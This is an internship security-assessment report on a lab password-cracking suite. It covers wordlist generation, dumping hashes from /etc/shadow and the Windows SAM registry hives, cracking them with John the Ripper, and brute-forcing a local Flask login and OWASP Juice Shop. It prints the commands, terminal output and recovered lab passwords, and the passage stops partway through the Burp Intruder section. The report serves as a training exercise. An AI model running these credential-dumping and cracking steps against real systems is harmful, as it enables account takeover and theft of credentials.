

PASSWORD CRACKING & CREDENTIAL ATTACK SUITE

SECURITY ASSESSMENT & AUDIT REPORT

Generated: 24 August 2026

Assessment Type	Environment
Controlled Cybersecurity Testing	Authorized Laboratory / Test Environment

Details :

Internship Organisation : Unified Mentor Pvt.Ltd

Internship Domain : Cybersecurity

Prepared by : Pitla Naveen

Mail : naveenpitla2609@gmail.com

Phone : 9392782936

UNID : UMID220726103123

1. Executive Summary

This report documents a controlled password security assessment performed using a modular Password Cracking & Credential Attack Suite.

The assessment covers directory generation, hash extraction, controlled brute-force simulation, password strength analysis and security report generation. Testing activities were performed against authorized laboratory environments.

2. Project Objectives

- Generate and organize password-security testing artifacts.
- Extract hashes from controlled Windows and Linux environments.
- Demonstrate controlled credential attack simulation.
- Evaluate password strength using multiple analysis engines.
- Collect screenshots, logs, wordlists and source evidence.
- Produce a professional security assessment report.

3. Assessment Methodology

- Dictionary Generator
- Hash Extraction
- Brute-Force Simulator
- Password Strength Analyzer

Testing flow: Directory Generation → Hash Extraction → Brute-Force Simulation → Password Strength Analysis → Report Generation.

4. Detected Project Structure

Directory Generation

C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Dictionary_Generator

Hash Extraction

C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Hash_Extraction

Brute-Force Simulator

C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Buite_Force_Simulator

Password Strength Analyzer

C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attasuite>Password_Strength_Analyzer

Report Generator

C:\Users\Admin\OneDrive\Desktop>Passwordcrackingcredential Attack suite\Report Generation

5. Directory Generation

Module Purpose

Creates the required project directory structure and organizes generated security-testing artifacts.

Directory Generation Module — Process Documentation

1. Directory Generator Module Execution

The "Directory_Generator.py" Python script was created and executed to generate the required password wordlist directory and supporting files for the Password Cracking & Credential Attack Suite.

2. Python Environment Verification

Before executing the module, the Python environment was verified through the terminal by checking the installed Python version and pip version.

3. Project Directory Navigation

The terminal was navigated to the project directory:

"OneDrive > Desktop > Password_Cracking_Credential_Attack_Suite"

4. Directory Generator Execution

The Directory Generator module was executed from the project directory. The script processed the configured password-generation requirements and generated the required wordlist.

5. Wordlist Generation

The module successfully generated a password wordlist containing 2,040 password entries. The generated file was saved as:
"Generated_Wordlist.txt"

6. Output Verification

The generated wordlist file was opened and verified to confirm that the file was created successfully and contained the expected password entries.

Commands / Environment Verification

- Verify Python installation and version.
- Verify pip installation and version.
- Navigate to the project directory.
- Execute "Directory_Generator.py".
- Verify the generated wordlist file and its contents.

Observation

The Directory Generation module executed successfully without errors. A total of 2,040 password entries were generated and stored in "Generated_Wordlist.txt". The generated wordlist was subsequently verified and confirmed to be available for use by the next modules of the project.

Result

Status: PASS

Generated Entries: 2,040

Output File: "**Generated_Wordlist.txt**"

Verification: Successful

Python Source Evidence

Complete source files are preserved in the project directory. The report presents a compact source summary rather than placing thousands of lines of code into the final document.

dictionary_generator.py

Module: Directory Generation

Path: dictionary_generator.py

Lines: 256

```
usernames = [  
    "admin",  
    "administrator",  
    "employee",  
    "manager",  
    "root",  
    "guest",  
    "security",  
    "company",  
    "user",  
    "developer",  
    "support",  
    "network",  
    "linux",  
    "windows",  
    "database",  
    "server",  
    "system",
```

[Source continues in the original project file]

Evidence

The following figures document the actual execution, testing activity and observed results for this module.




Figure 1. Directory Generation — Evidence showing the python Environment

6.1 Kali Linux Hash Extraction — Process & Observation

1. Kali Linux was opened and privileged access was obtained using "sudo su".
2. A test user account named "projectuser" was created and a password was configured.
3. The password hash associated with "projectuser" was extracted from the Linux "/etc/shadow" file.
4. The extracted hash was saved into "new_clean.txt" for further analysis.
5. The hash type was identified using the Name-That-Hash utility.
6. A test wordlist named "my_wordlist.txt" was created containing the password candidate.
7. John the Ripper was executed using the "crypt" format and the prepared wordlist against "new_clean.txt".
8. The matching password was successfully recovered

Commands / Environment verification

```
sudo su
```

```
sudo adduser projectuser
```

```
sudo grep projectuser /etc/shadow
```

```
sudo grep projectuser /etc/shadow | cut -d: -f2 > new_clean.txt
```

```
cat new_clean.txt
```

```
nth --file new_clean.txt
```

```
echo "cybersec2026" > my_wordlist.txt
```

```
john --format=crypt --wordlist=my_wordlist.txt new_clean.txt
```

Observation

The "**projectuser**" account was successfully created. Its password hash was retrieved from "/etc/shadow" and stored in "new_clean.txt". The hash type was identified using Name-That-Hash. John the Ripper then processed the hash using the "crypt" format and "my_wordlist.txt".


The matching password was successfully identified from the supplied wordlist, and the cracking session completed successfully.

Result

Environment: Kali Linux
User Account: "projectuser"
Hash Source: "/etc/shadow"
Hash File: "new_clean.txt"
Hash Identification: Yescrypt
Wordlist: "my_wordlist.txt"
Tool: John the Ripper
Hash Format: "crypt"
Password Recovery: Successful

Evidence

The following figures document the actual execution, testing activity and observed results for this module.



```
(kali@naveen)-[~]
$ sudo su
[sudo] password for kali:
# root@naveen:~/home/kali# sudo adduser projectuser
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for projectuser
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
# root@naveen:~/home/kali# sudo grep projectuser /etc/shadow
projectuser:$y$j9T$bQk8gZJfqylGcW.np8lyZ0$nWIJt095d2.NMfrwC7syV0fS98kwMzyLnzXV1Nj1Xr.:20664:0:99999:7:::
```

Figure 4. Hash Extraction — Created a user name account for testing.


```
root@naaveen:/home/kali# ntlm --file new_clean.txt

Name-That-Hash

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

$y$j9T$Cd5aUfy0aw3JgeknjPSXu0$8YqJRhbZU6h9GFAE2Qp00N.hvQ3HW3DLNmR1H1KPWk/

Most likely
yescrypt, HC: Not yet supported, see notes in summary. JtR: On systems that use libxcrypt, you may use --format=crypt to use JtR in passthrough mode which
uses the system's crypt function. Summary: Can be used in Linux Shadow Files in modern Linux distributions like Ubuntu 22.04, Debian 11, Fedora 35. On
hashcat this is not yet implemented, please vote (👍 "thumbs up") on this issue: https://github.com/hashcat/hashcat/issues/2816.

root@naaveen:/home/kali#
```

Figure 5. Hash Extraction — Evidence showing the Hashing name .

```
root@naaveen:/home/kali# sudo grep projectuser /etc/shadow | cut -d: -f2 > new_clean.txt

root@naaveen:/home/kali# cat new_clean.txt
$y$j9T$Cd5aUfy0aw3JgeknjPSXu0$8YqJRhbZU6h9GFAE2Qp00N.hvQ3HW3DLNmR1H1KPWk/

root@naaveen:/home/kali# sudo grep projectuser /etc/shadow
projectuser:$y$j9T$Cd5aUfy0aw3JgeknjPSXu0$8YqJRhbZU6h9GFAE2Qp00N.hvQ3HW3DLNmR1H1KPWk/:20675:0:99999:7:::

root@naaveen:/home/kali# echo "cybersec2026" > my_wordlist.txt

root@naaveen:/home/kali# john --format=crypt --wordlist=my_wordlist.txt new_clean.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates left, minimum 96 needed for performance.
1123
(?)
1g 0:00:00:00 DONE (2026-08-10 03:48) 5.882g/s 82.35p/s 82.35c/s 82.35C/s cybersec2026
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

root@naaveen:/home/kali#
```

Figure 6. Hash Extraction — Evidence showing the observed execution result / testing activity.

6.2 Windows Hash Extraction — Process & Commands

1. Privileged Elevation: A native administrative Command Prompt environment was successfully initialized within the target Windows environment to access restricted core hives.

2 .Directory Isolation: The storage directory containing active user credential assets (C:\Windows\System32\config) was audited for presence verification.

3. Registry Export: Since operational files are locked dynamically by the system kernel during runtime, offline binary copies were exported using the native reg save infrastructure.

4.Data Acquisition: The specific database blocks containing user identity metadata, system bootkeys, and domain policies were written onto local secondary storage.

5.Environment Migration: The exported registry backup files were cleanly transferred into a secure security testing suite (Kali Linux platform) for parsing.

6.SAM Database Parsing: The specialized decryption module samdump2 was executed to strip the active syskey wrapper and extract raw local cryptographic account hashes.

7.Hash Signature Identification: The isolated credential strings for targeted profiles were validated through the Name-That-Hash engine to confirm the encryption scheme.

8.Cryptanalysis Execution: The structural brute-force engine John the Ripper parsed standard target dictionary matrices using standard --format=nt rules to recover plaintexts.

Commands / Environment verification

```
#cd config
dir
reg save hklm\sam sam.save
reg save hklm\system system.save
reg save hklm\security security.save

:: Kali Linux Decryption Terminal Execution
samdump2 system.save sam.save
cat hash.txt3
nth --text '4d707b38c263996f3711b50a867297ff'
john --format=nt --wordlist=wordlist.txt hash.txt3
```

Observation & Cryptanalysis

The testing deployment successfully acquired local user credentials by leveraging the native Windows registry state duplication mechanism. The active credential signatures were extracted from the local SAM architecture and recorded accurately into independent diagnostic storage files.

By running the target hashes through the Name-That-Hash pattern identification matrix, the cryptographic infrastructure was definitively classified as an NTLM (NT LAN Manager) configuration framework. The dictionary parsing array deployed via John the Ripper effectively verified matching pattern collision sets, allowing computational recovery operations to complete successfully in minimal time.

Technical Analysis Summary Matrix

Operational Environment	: Windows OS / Kali Linux
Target Account Domain	: Administrator / udaym
Credential Source Location	: Windows Registry (SAM Hive)
Isolated Hash Storage File	: hash.txt1 / hash.txt3
Identified Cipher Engine	: NTLM (NT Lan Manager)
Active Dictionary Profile	: wordlist.txt
Analytical Engine Tool	: John the Ripper
Target Cipher Routine	: nt
Password Recovery Metric	: Successful / Compromised

Result

The cryptographic brute-force attack successfully decrypted the extracted Windows user account hashes using the provided dictionary wordlist. The administrative credentials were recovered in plaintext format.

Decrypted Credentials

User Account	: Administrator
NTLM Hash	: 520126a03f5d5a8d836f1c4f34ede7ce
Plaintext Password	: Admin123!
Status	: Successful
User Account	: udaym
NTLM Hash	: 4d707b38c263996f3711b50a867297ff
PlaintextPassword	: udaym123!
Status	: Successful

Evidence

The following figures document the actual execution, testing activity and observed results for this module.




Figure 7. Hash Extraction — Sam database hashes are extracted




Figure 8. Hash Extraction — Evidence showing the Hash values for all user accounts




Figure 9. Hash Extraction — Evidence showing the observed execution result / testing activity.

```
root@naveen: /home/kali/Desktop/NTLM_HASH1
# nth --text '4d707b38c263996f3711b50a867297ff'

Name-That-Hash
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

4d707b38c263996f3711b50a867297ff

Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTL, HC: 1000 JtR: nt Summary: Often used in Windows Active Directory
Domain Cached Credentials, HC: 1100 JtR: mscach

Least Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Notes/Domino 5, HC: 8600 JtR:
lotus5 md5(md5($pass)), HC: 3500 Summary: Hashcat mode is only supported in hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5(sha1($pass)), HC:
4400 md5(utf16($pass)), JtR: dynamic_29 md4(utf16($pass)), JtR: dynamic_33 md5(md4($pass)), JtR: dynamic_34 Haval-128, JtR: haval-128-4 RIPEMD-128, JtR:
ripemd-128 MD2, JtR: md2 Snefru-128, JtR: snefru-128 DNSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JtR: radmin Cisco Type 7, BigCrypt, JtR: bigcrypt

root@naveen: /home/kali/Desktop/NTLM_HASH1
```

Figure 10. Hash Extraction — Evidence showing the HAsing name .

```
root@naveen: /home/kali/Desktop/NTLM_HASH1
# cat hash.txt1
520126a03f5d5a8d836f1c4f34ede7ce

root@naveen: /home/kali/Desktop/NTLM_HASH1
# john --format=nt --wordlist=wordlist.txt hash.txt1
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Admin123! (?)
1g 0:00:00:00 DONE (2026-08-10 04:24) 10.00g/s 150.0p/s 150.0c/s 150.0C/s udaym123!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

root@naveen: /home/kali/Desktop/NTLM_HASH1
```

Figure 11. Hash Extraction — Evidence showing the observed execution result / testing activity.

7. Brute-Force Simulator

Module Purpose

Demonstrates a controlled credential attack workflow using a Python-based simulator and an intentionally vulnerable web application.

7.1 Brute-Force Simulation Module — Process & Observation

1. Process Overview
Server Initialization: A local Flask web application environment (app.py) was launched to simulate a secure authentication gateway interface serving on port 5000.

Interface Verification: The target web application login portal ("Security Lab Authentication") was successfully mapped and verified via a local web browser interface.

Attack Deployment: The automated script framework brute_force.py was executed targeting the user interface portal using credential payload matrix profiles.

Dictionary Integration: An external dictionary matrix array asset designated as Generated_Wordlists.txt containing 2,042 predictive structural variations was attached.

Payload Execution: The simulator initiated automated iterative authentication requests using consecutive dictionary string indexes to brute-force the portal.

Log Auditing: Active operational audit logs were concurrently generated by the application layer tracking consecutive failed attempts (401 Unauthorized) alongside successful collisions (200 OK).

Commands Executed

```
cmd:: Launching the Target Web Portal Environment  
cd Bruite_Force_Simulator  
python app.py
```

```
:: Executing the Automated Brute-Force Cryptanalysis  
python brute_force.py
```

Observation & Cryptanalysis

The simulator effectively structured consecutive network POST verification pipelines targeting the administrative authentication profile. The operational diagnostic terminal reported successive verification validation tracking exceptions until a valid string collision signature was encountered.

The cryptanalysis engine isolated a successful authentication baseline pattern matching configuration benchmarks. The operational metrics registered a successful response state, capturing the precise payload location index and outputting the plaintext structure while saving automated audit session records directly into system logs.

4. Technical Analysis Summary Matrix

Operational Environment: Windows PowerShell / Python Environment
Target Application Portal: Security Lab Authentication (<http://127.0.0.1:5000>)
Target Account Profile: admin
Active Dictionary Profile: Generated_Wordlists.txt (2,042 entries)
Analytical Simulation Script: brute_force.py
Session Execution Log: authentication_scan_20260818_142933_519983.
logSimulation Scan Limit: 200 Passwords Tested

5. Result

The automated simulation successfully exposed weak credential parameters on the web interface by triggering a valid pattern match. The application gateway validated the dictionary credential matrix variation, returning an authenticated response signature.

Decrypted Credentials

Target Username Profile: admin
Recovered Plaintext Password: Hacker123!
Authentication Status Code: 200 OK (Success)
Simulation Resolution Speed: 1.67 seconds (Request #081)
Security Metric Assessment: Critical Vulnerability Identified

Python Source Evidence

Complete source files are preserved in the project directory. The report presents a compact source summary rather than placing thousands of lines of code into the final document.

app.py

Module:Brute-Force Simulator
Path: app.py
Lines: 364

```
from flask import Flask, request, render_template_string
from datetime import datetime
from pathlib import Path
import time

app = Flask(__name__)

USERNAME = "admin"
PASSWORD = "Hacker123!"

# Server-side investigation log directory
LOG_DIR = Path("logs")
LOG_DIR.mkdir(exist_ok=True)

LOG_FILE = LOG_DIR / "authentication.log"

HTML = ""

[Source continues in the original project file]
```

bruite_force.py

Module:Brute-ForceSimulator
Path: bruite_force.py
Lines: 516

```
import requests
import time
import tkinter as tk
from tkinter import filedialog
from pathlib import Path
from datetime import datetime

# =====
# SECURITY LAB AUTHENTICATION
# BRUTE FORCE SIMULATOR
# =====

TARGET_URL = "http://127.0.0.1:5000/"
USERNAME = "admin"

MAX_ATTEMPTS = 200

[Source continues in the original project file]
```

Generated Logs

authentication_scan_20260818_142933_519983.log — 206 log lines

SECURITY LAB AUTHENTICATION									
AUTHENTICATION ACTIVITY LOG =====									
TARGET=http://127.0.0.1:5000/ USERNAME=admin WORDLIST=Generated_Wordlists.txt TOTAL_CANDIDATES=2042 TEST_LIMIT=200 =====									
2026-08-18	14:29:33.556		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=001 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.569		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=002 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.599		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=003 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.618		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=004 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.649		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=005 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.667		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=006 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.698		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=007 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.718		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=008 STATUS=401 RESPONSE_T
2026-08-18	14:29:33.727		IP=127.0.0.1		METHOD=POST		ENDPOINT=/		USERNAME=admin REQUEST=009 STATUS=401 RESPONSE_T
[Additional log entries stored in original log file]									


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Buite_Force_Simulator> python app.py
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

Figure 12. Brute-Force Simulator — Evidence showing the web server creation.




Figure 13. Brute-Force Simulator — Evidence showing the test UI design result .

```
Windows PowerShell
PS C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Buite_Force_Simulator> python brute_force.py

=====
BRUTE FORCE SIMULATOR
=====

Target      : http://127.0.0.1:5000/
Username    : admin
Started     : 2026-08-18 14:29:29

Wordlist     : Generated Wordlists.txt
Total Wordlist : 2042 passwords
Test Limit   : 200 passwords

=====
Request  Payload              Status  Response
-----
1        asdf123server          401     0.035s
2        1122administrator     401     0.012s
3        manager@123           401     0.023s
4        user1111              401     0.018s
5        asdf123database       401     0.030s
6        2024linux             401     0.017s
7        8888administrator     401     0.031s
8        root_2025             401     0.019s
9        2000support           401     0.008s
10       guest1212             401     0.008s
11       windows999           401     0.029s
12       root8888             401     0.033s
13       password1212         401     0.032s
14       2025password         401     0.023s
15       guest2025            401     0.014s
16       test3333             401     0.018s
17       @1234employee        401     0.014s
18       786test              401     0.010s
19       2002root             401     0.031s
20       test                 401     0.034s
21       manager147258       401     0.030s
22       login888            401     0.010s
```

Figure 14. Brute-Force Simulator — Evidence showing the Brute-Force attack started.

```
Windows PowerShell
190 network1212 401 0.025s
191 administratorasdf123 401 0.032s
192 database12345678 401 0.015s
193 employee3333 401 0.009s
194 ADMIN@2025 401 0.013s
195 system7777 401 0.010s
196 1234guest 401 0.031s
197 @2025support 401 0.010s
198 asdf123system 401 0.013s
199 0000admin 401 0.013s
200 1234developer 401 0.027s

-----
PASSWORD FOUND
Password Found : Hacker123!
Status Code : 200
Request : 001
Password Found In : 1.67 seconds

-----
SCAN SUMMARY
Total Wordlist : 2042 passwords
Passwords Tested : 200
200 Password Scan : 4.08 seconds
Password Found In : 1.67 seconds
Estimated Full Scan : 41.65 seconds

[✓] Authentication logs generated successfully.
[✓] Investigation log saved successfully.
[✓] Log File: logs\authentication_scan_20260818_142933_519983.log

=====
SCAN COMPLETED
=====

PS C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Buite_Force_Simulator> |
```

Figure 15. Brute-Force Simulator — Evidence showing the Attack completed and password found.

```
Windows PowerShell
PS C:\Users\Admin\OneDrive\Desktop>Password cracking credential Attack suite\Buite_Force_Simulator> python app.py
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [18/Aug/2026 14:38:32] "POST / HTTP/1.1" 401 -
127.0.0.1 - - [18/Aug/2026 14:38:40] "POST / HTTP/1.1" 401 -
127.0.0.1 - - [18/Aug/2026 14:38:50] "POST / HTTP/1.1" 401 -
127.0.0.1 - - [18/Aug/2026 14:38:57] "POST / HTTP/1.1" 401 -
127.0.0.1 - - [18/Aug/2026 14:39:08] "POST / HTTP/1.1" 200 -
```

Figure 16. Brute-Force Simulator — Evidence showing the normal user entering password logs .

7.2. Web Application Credential Auditing via Burp Suite

1. Target Interface Mapping: The target vulnerable application environment ("OWASP Juice Shop") was accessed via a web browser to locate the administrative login interface portal.

Traffic Interception: A local proxy intercept engine (Burp Suite Community Edition) was initialized to capture the live HTTP POST authentication request routing to the application gateway.

Payload Configuration: The captured login request parameter strings were migrated natively into the automated brute-force testing cluster ("Burp Intruder") using a "Sniper attack" structural setup.

Dictionary Integration: A custom password payload matrix containing 2,041 dictionary string entries was loaded into the payload processing pipeline.

Brute-Force Execution: The attack execution sequence initiated consecutive automated network request threads, systematically replacing authentication parameters with iterative variations.

